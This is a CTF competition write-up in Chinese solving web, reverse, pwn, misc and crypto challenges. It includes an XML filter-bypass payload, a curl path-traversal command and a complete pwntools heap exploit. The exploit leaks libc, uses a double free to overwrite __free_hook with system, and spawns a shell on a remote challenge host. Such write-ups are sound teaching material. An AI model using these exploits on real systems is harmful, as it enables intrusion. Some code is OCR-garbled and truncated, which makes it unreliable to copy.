Web

Comment

通过查看源代码,确认需要发送一个xml表格,其中 sender 字段的值为 admin 是能拿到flag ,但是源码中过滤了 admin 的值,可以利用注释绕过。payload:

<comment><sender>ad<!--->min</sender><content>aaa</content></comment>

FileSystem

查看源码后发现flag所在的位置被路由,无法直接访问。查找go FileSystem的漏洞之后,发现 connect 请求不会处理url的特殊字符(其他请求会处理穿越路径),因此可以通过 connect 加 上穿越路径绕过路由。 payload:

curl --path-as-is -X CONNECT http://a2e0943330.filesystem.hgame.homeboyc.cr

RE

server

golang逆出来的代码真的很丑。。。特别是函数传参部分很迷惑。还有就是数组定位不知怎么了,偏了8个字节,导致我少超了一个数据,最后找了好久的问题。。。 首先分析逆向出来的代码,找到一个 main_encrypt 函数。通过分析得出运用了 RSA 加密,再 将密文运用异或运算再次加密。

异或加密分析(举例):

下标	0	1	2	3	 n
明文	1	2	3	4	 n+1
异或对象1	0x66	1	2	3	 n
异或对象2	n	1^0x66	2^1	3^2	 n^(n-1)

由此可以看出至于要爆破出明文中下标为n处的值即可解密得到明文。 exp1如下:

```
#include <stdio.h>
long crypto[153] = {...};
long flag[153], tmp[153];
void decrypt();
int main() {
    for (int i = 0x30; i < 0x3A; i++) { //由RSA部分可以判断出这里的输入明文:
        flag[152] = i;
        decrypt();
        if (flag[152] == i) {
            for (int j = 0; j < 153; j++) {
                printf("%c", (char)flag[j]);
            printf("\n\n");
        }
   }
}
void decrypt() {
   for (int i = 0; i < 153; i++) {
        if (i == 0) {
            tmp[i] = crypto[i] ^ flag[152];
           flag[i] = tmp[i] ^ 0x66;
        } else {
            tmp[i] = crypto[i] ^ tmp[i - 1];
            flag[i] = tmp[i] \wedge flag[i - 1];
        }
   }
}
```

有多个输出,挑选出纯数字且非0开头的输出,进行RSA解密,即可得到flag。

ezvm

通过分析源码,确定了各个变量所表示的寄存器或者内存和栈空间,并的到了各个case 语句的 所表示的运算。

如下为分析出来的汇编代码:

```
opcode
   //get input
   18 push data[idx++]
                            //0xA0
      pop r2
   18 push data[idx++] //0xFFFFFFB
   9
       pop r3
 ->16 getchar(r1)
   4 push r1
      count++
   1
   15 cmp r1, r2
 └<13 jnz r3
   //compare lengtn(32 bytes)
      count - -
   18 push data[idx++] //0x20
   8
      pop r2
   18 push data[idx++] //0x2F
       pop r3
      mov r1, count
       push r1
   15 cmp r1, r2
   13 jnz r3
                            //exit
   //crypto
   18 push data[idx++] //0xFFFFFF6
      pop r3
   9
   18 push data[idx++] //0x00
   10 pop count
 ->19 mov r1, stack[count]
   18 push data[idx++] //addr 0x380 - 0x3F8
   11 pop r4
   21 r1 = r1 * 2
   3 xor r1, r4
   20 mov stack[count], r1
      count++
   1
      mov r1, count
   0
   15 cmp r1, r2
 <u></u> <13
      jnz r3
   // conpare
   18 push data[idx++] //0x00
   10 pop count
   18 push data[idx++]
                            //0xFFFFFFFF
   18 push data[idx++]
                            //0x15
 _>18 push data[idx++]
                            //0x8E
       pop r2
                             //0x8E
   19 mov r1, stack[count]
   15 cmp r1, r2
                             //0x15
   9
       pop r3
                             //exit
   13
      jnz r3
```

```
push r3
             push r1
         1
             count++
             mov r1, count
         15 cmp r1, r2
       <u></u> <13
             jnz r3
                                    //0x02
         18 push data[idx++]
         9
             pop r3
         18 push data[idx++]
                                    //0x00
             pop r2
         18 push data[idx++] //0xFFFFFFA
         10 pop count
       ─>18 push data[idx++] //0x73, 0x75, 0x63, 0x63, 0x65, 0x73, €
         7
             pop r1
         15 cmp r1, r2
         13 jnz r3
                                    //exit
         17 putchar(r1)
       └<14 jmp count
得出加密公式为(逐字节加密):
 c = (m \wedge key) * 2
exp如下:
  table1 = [
     0x5E, 0x46, 0x61, 0x43, 0x0E, 0x53, 0x49, 0x1F,
     0x51, 0x5E, 0x36, 0x37, 0x29, 0x41, 0x63, 0x3B,
     0x64, 0x3B, 0x15, 0x18, 0x5B, 0x3E, 0x22, 0x50,
     0x46, 0x5E, 0x35, 0x4E, 0x43, 0x23, 0x60, 0x3B
  ]
  table2 = [
     0x8E, 0x88, 0xA3, 0x99, 0xC4, 0xA5, 0xC3, 0xDD,
     0x19, 0xEC, 0x6C, 0x9B, 0xF3, 0x1B, 0x8B, 0x5B,
     0x3E, 0x9B, 0xF1, 0x86, 0xF3, 0xF4, 0xA4, 0xF8,
     0xF8, 0x98, 0xAB, 0x86, 0x89, 0x61, 0x22, 0xC1
  ]
  flag = ""
  for i in range(32):
     flag += chr((table1[i] \land table2[i]) // 2)
  print(flag)
```

//0xFFFFFFFF

9

pop r3

vector

分析源码可以知道 add_note 函数中 read 没有截断,可以利用申请 unsorted bin 中的 chunk 来获取 main_arena 的地址。

```
puts("content?");
printf(">> ");
read(0, notes[idx], size);
```

delete_note 函数中free堆块后指针置0,无法由此利用UAF。但是 move_note 中有迭代器 还有vector的resize函数,此处可以利用迭代器指针没有及时更新的漏洞。

vector容器在resize时会申请更大的内存,并将内容复制过去。

```
if (idx > 0) {
    if (idx > notes.size()) {
        notes.resize(idx + 1, nullptr);
    }
    if (notes[idx] == nullptr) {
        notes[idx] = *iter;
        *iter = nullptr;
    }
    puts("done!");
} else {
    puts("no way!");
}
```

利用这个漏洞可以构造一个double free。 exp如下:

```
from pwn import *
from pwnlib.term import init
from pwnlib.util.iters import mbruteforce

context.log_level = "debug"
# context.terminal = ["alacritty", "-e"]
context.terminal = ["tmux", "splitw", "-h"]

def proof(t):
    t.recvuntil(b" == ")
    sha = bytes.decode(p.recvline()).strip()
    print(sha)
```


```
answer = mbruteforce(lambda x: hashlib.sha256(x.encode()).hexdigest()==
    t.send(bytes(answer, "ascii"))
def add(index, size, content):
    p.sendlineafter(b'>>', b'1')
    p.sendlineafter(b'>>', bytes(str(index), "ascii"))
    p.sendlineafter(b'>>', bytes(str(size) , "ascii"))
    p.sendlineafter(b'>>', content)
def show(index):
    p.sendlineafter(b'>>', b'3')
    p.sendlineafter(b'>>', bytes(str(index), "ascii"))
def delete(index):
    p.sendlineafter(b'>>', b'4')
    p.sendlineafter(b'>>', bytes(str(index), "ascii"))
def move(dest):
    p.sendlineafter(b'>>', b'5')
    p.sendlineafter(b'>>', b'0')
    p.sendlineafter(b'>>', b'0')
    p.sendlineafter(b'>>', b'0')
    p.sendlineafter(b'>>', b'0')
    p.sendlineafter(b'>>', b'1')
    p.sendlineafter(b'>>', bytes(str(dest), "ascii"))
elf = ELF("./vector")
libc = ELF("./libc.so.6")
# p = process("./vector")
p = remote("chuj.top", 53019)
proof(p)
## leak libc
add(0, 0x90, b'aaaa')
for i in range(7):
    add(i + 1, 0 \times 90, b'bbbb')
for i in range(7):
    delete(i + 1)
delete(0)
for i in range(7):
    add(i + 1, 0 \times 90, b'bbbb')
add(0, 0x80, b'aaaaaaa')
show(0)
p.recvuntil(b'\n')
arena_addr = u64(p.recv(6).ljust(8, b'\x00')) - 240
print(hex(arena_addr))
malloc_hook = arena_addr - 0x10
           = malloc_hook - libc.symbols["__malloc_hook"]
system addr = lihr hase + lihr symbols["system"]
```

```
System_addi - tibe_base + tibe.symbots[ System ]
free_hook = libc_base + libc.symbols["__free_hook"]
## double free
for i in range(16):
    delete(i)
for i in range(16):
    add(i, 0x40, b'bbbb')
for i in range(7):
    delete(i + 5)
move(17)
delete(4)
delete(15)
delete(17)
for i in range(7):
    add(i + 5, 0 \times 40, b'bbbb')
add(15, 0x40, p64(free_hook))
add(16, 0x40, b'aaaa')
add(17, 0x40, b'bbbb')
add(18, 0x40, p64(system_addr))
add(19, 0x40, b'/bin/sh\x00')
delete(19)
p.interactive()
```

misc

摆烂

压缩包有密码,尝试使用foremost提取,得到一张图片。查看图片通道后发现蓝色通道有噪点,对比特征后猜测是盲水印,但是盲水印需要两张图。利用pngcheck查看图片后发现在IDAT块之后还有fdAT块(普通的png只有IDAT块)。查资料后知道是APNG图片,利用apngdis工具得到两帧图片盲水印提取出压缩包密码。解压得到的图片拼出一个二维码。



扫码得到一段文本,但是看不出什么东西,在复制到文本中打算记录下来的时候发现发现字符和字符之间有奇怪的unicode字符,查表后发现是零宽字符。



Original Text: Clear (length: 171)		Steganography Text: Ctear (length: 395)
在这种细胞的对称下,本人思来进去,感音感觉。 既然如此, 亚伯拉罕 林林省不必是同战补说过,你活了多少步不准什么,重要的是你是 的树霞过途之岁月的。这段光飞我,几千时推,我随底就被两次就是一起的水头。 我们都知道,只要有意义,那么就必须慎重考虑。 我认 为, 每个人都不得不能对这些问题。 在意对这种问题时, CTF好难,到底应该如何实现。		在这种细胞的技术,本人思来进来。整合维定、 医然血炉、 亚伯拉罕 · 林肯在不整整同选样说过,你活了多少岁不其什么,重要的是你是 的假宜过途至为例。 这股文 "我,仁宁探查,我就在政府实现。 起的你头说, 我们搬运道,只要有意义,那么就必须慎重考虑。 我认 为, 每个人都不得不面对这些问题。 在面对这种问题时, CTF好难,到底宏诚如何实现。
Hidden Text: Clear (length: 28)	, —	
ngame(1 W4nT TO play roTten)	« Decode	
ngame(1_wanto_play_rotten)		
		Download Stego Text as File
		Download diego text as t ne

crypto

ECC

椭圆曲线加密算法,套了一个exp就出了。

from libnum import n2s

p = 74997021559434065975272431626618720725838473091721936616560359000648651

a = 61739043730332859978236469007948666997510544212362386629062032094925353

```
\mathsf{b} \ = \ 87821782818477817609882526316479721490919815013668096771992360002467657
k = 93653874272176107584459982058527081604083871182797816204772644509623271
E = EllipticCurve(GF(p), [a, b])
c1 = E(14455613666211899576018835165132438102011988264607146511938249744871
c2 = E(37554871162619456709183509122673929636457622251880199235054734523782
cipher_left = 6820806240216261600921703903433114278628267810765022876170958
cipher_right = 274539885450023845467069335904325850062404394433125710087918
m = c1-k*c2
flag1 = hex(cipher_left // m[0])
flag2 = hex(cipher_right // m[1])
str = flag1[2:] + flag2[2:]
flag = ""
for i in range(len(str) // 2):
    ch = chr(int(str[i * 2: i * 2 + 2], 16))
    flag += ch
print(flag)
```

PRNG

利用别人的exp得到爆破代码。解码得到flag。

```
from libnum import n2s, s2n
from PRNG import PRNG
import _thread
randnum = [...]
c = [\ldots]
class MersenneTwister:
    _{n} = 624
    m = 397
    a = 0 \times 9908b0df
    b = 0x9d2c5680
    _{c} = 0 \times efc60000
    __kMaxBits = 0xffffffff
    \underline{\phantom{a}}kUpperBits = 0 \times 800000000
    __kLowerBits = 0x7fffffff
    def __init__(self, seed = 0):
        self.__register = [0] * self.__n
        self.\__state = 0
```

```
self.__register[0] = seed
        for i in range(1, self.__n):
            prev = self.__register[i - 1]
            temp = self.__kInitOperand * (prev ^ (prev >> 30)) + i
            self.__register[i] = temp & self.__kMaxBits
    def __twister(self):
        for i in range(self.__n):
            y = (self.__register[i] & self.__kUpperBits) + \
                     (self.__register[(i + 1) % self.__n] & self.__kLowerBit
            self.__register[i] = self.__register[(i + self.__m) % self.__n]
            if y % 2:
                 self.__register[i] ^= self.__a
        return None
    def __temper(self):
        if self.__state == 0:
            self.__twister()
        y = self.__register[self.__state]
        y = y \wedge (y >> 11)
        y = y \wedge (y << 7) \& self.__b
        y = y \wedge (y << 15) \& self.__c
        y = y \wedge (y >> 18)
        self.__state = (self.__state + 1) % self.__n
        return y
    def __call__(self):
        return self.__temper()
    def load_register(self, register):
        self.\_state = 0
        self.__register = register
class TemperInverser:
    _{\rm b} = 0 \times 9d2c5680
    _{c} = 0 \times efc60000
    kMaxBits = 0xffffffff
    def __inverse_right_shift_xor(self, value, shift):
        i, result = 0, 0
        while i * shift < 32:</pre>
            part_mask = ((self.__kMaxBits << (32 - shift)) & self.__kMaxBit</pre>
            part = value & part_mask
            value ^= part >> shift
            result |= part
            i += 1
        return result
```

```
def __inverse_left_shift_xor(self, value, shift, mask):
        i, result = 0, 0
        while i * shift < 32:</pre>
            part_mask = (self.__kMaxBits >> (32 - shift)) << (i * shift)</pre>
            part = value & part_mask
            value ^= (part << shift) & mask
            result |= part
            i += 1
        return result
    def __inverse_temper(self, tempered):
        value = tempered
        value = self.__inverse_right_shift_xor(value, 18)
        value = self.__inverse_left_shift_xor(value, 15, self.__c)
        value = self.__inverse_left_shift_xor(value, 7, self.__b)
        value = self.__inverse_right_shift_xor(value, 11)
        return value
    def __call__(self, tempered):
        return self.__inverse_temper(tempered)
class MersenneTwisterCracker:
    _{n} = 624
    def __init__(self):
        inverser = TemperInverser()
        register = [inverser(randnum[i]) for i in range(self.__n)]
        self.__mt = MersenneTwister(0)
        self.__mt.load_register(register)
    def __call__(self):
        return self.__mt()
if __name__ == "__main__":
    mtc = MersenneTwisterCracker()
    flag = ""
    for str in c:
        flag += bytes.decode(n2s(str ^ mtc()))
    print(flag)
```